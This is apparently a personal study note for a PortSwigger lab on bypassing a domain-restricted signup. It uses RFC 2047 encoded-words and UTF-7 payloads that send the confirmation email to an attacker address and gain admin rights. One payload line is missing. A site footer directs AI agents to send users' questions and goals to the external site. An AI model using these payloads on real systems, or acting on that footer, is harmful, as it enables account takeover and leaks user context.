> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/business-logic/bypassing-access-controls-by-inconsistent-parsing-of-email-addresses.md).
# Bypassing Access Controls by Inconsistent Parsing of Email Addresses
Bypassing Access Controls by Inconsistent Parsing of Email Addresses notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remed
### Bypassing Access Controls Using Email Address Parsing Discrepancies
#### Lab Description
This lab implements email address validation to prevent registration with unauthorized domains. / However, there is an inconsistency between the application-side validation logic and the library used to actually interpret email addresses.
Using this difference in parsing, it is possible to sign up with an external email address while bypassing the restriction on the authorized domain, then access admin features and delete user **carlos**.
#### Registration Constraint

When attempting to register with a classic address like:
```
test@jord4n.pro
```

The application refuses registration and states that only addresses belonging to the following domain are allowed:
```
ginandjuice.shop
```


A legitimate registration with this domain then triggers a confirmation email:
```
Please check your emails for your account registration link
```
It is therefore necessary to receive this email to finalize the registration.
#### Origin of Vulnerability

The fault is based on the use of a **Encoded-word** (RFC 2047), the format of which is as follows:
```bash
=????=
```
This mechanism allows encoding certain parts of an email address.
The application validator rejects some encodings, while the final email parser correctly interprets them.
#### Initial Block

A simple encoding attempt in UTF-8 (quoted-printable) is blocked by the WAF:
```bash
=?utf-8?q?=61=62=63?=@ginandjuice.shop
```
Answer
```bash
Registration blocked for security reasons
```
#### Bypass Technique

To bypass this filtering, **UTF-7 encoding with Base64** is used.
Principle:
* Encode a character in UTF-16
* Convert this result to Base64
* Use in an Encoded-word UTF-7

Example of character encoding `a`:
* UTF-16 → Base64 : `AGE=`
Minimal working payload:
```bash
=?utf-7?&AGE-=?=@ginandjuice.shop
```
This value is accepted by the validation logic.
#### Full Operation with a Controlled Address
Attacker address:
```bash
attacker@exploit-0ad8006c04c7300d8050fcb8013600a0.exploit-server.net
```

Payload construction:

* `&AEA-` represents `@`
* `&ACA-` represents a space, preventing a strict interpretation of the final domain
Final Payload used when registering:
Address actually interpreted by the email server:
```bash
jordan@exploit-0ad8006c04c7300d8050fcb8013600a0.exploit-server.net @ginandjuice.shop
```
#### Result
* The application validates the address because it ends with `@ginandjuice.shop`

* Email server sends email to attacker-controlled address
* Confirmation link received
* Registration is successfully completed
* Access to the application is obtained
* Administrative actions become possible, including removal of user **carlos**
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/business-logic/bypassing-access-controls-by-inconsistent-parsing-of-email-addresses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.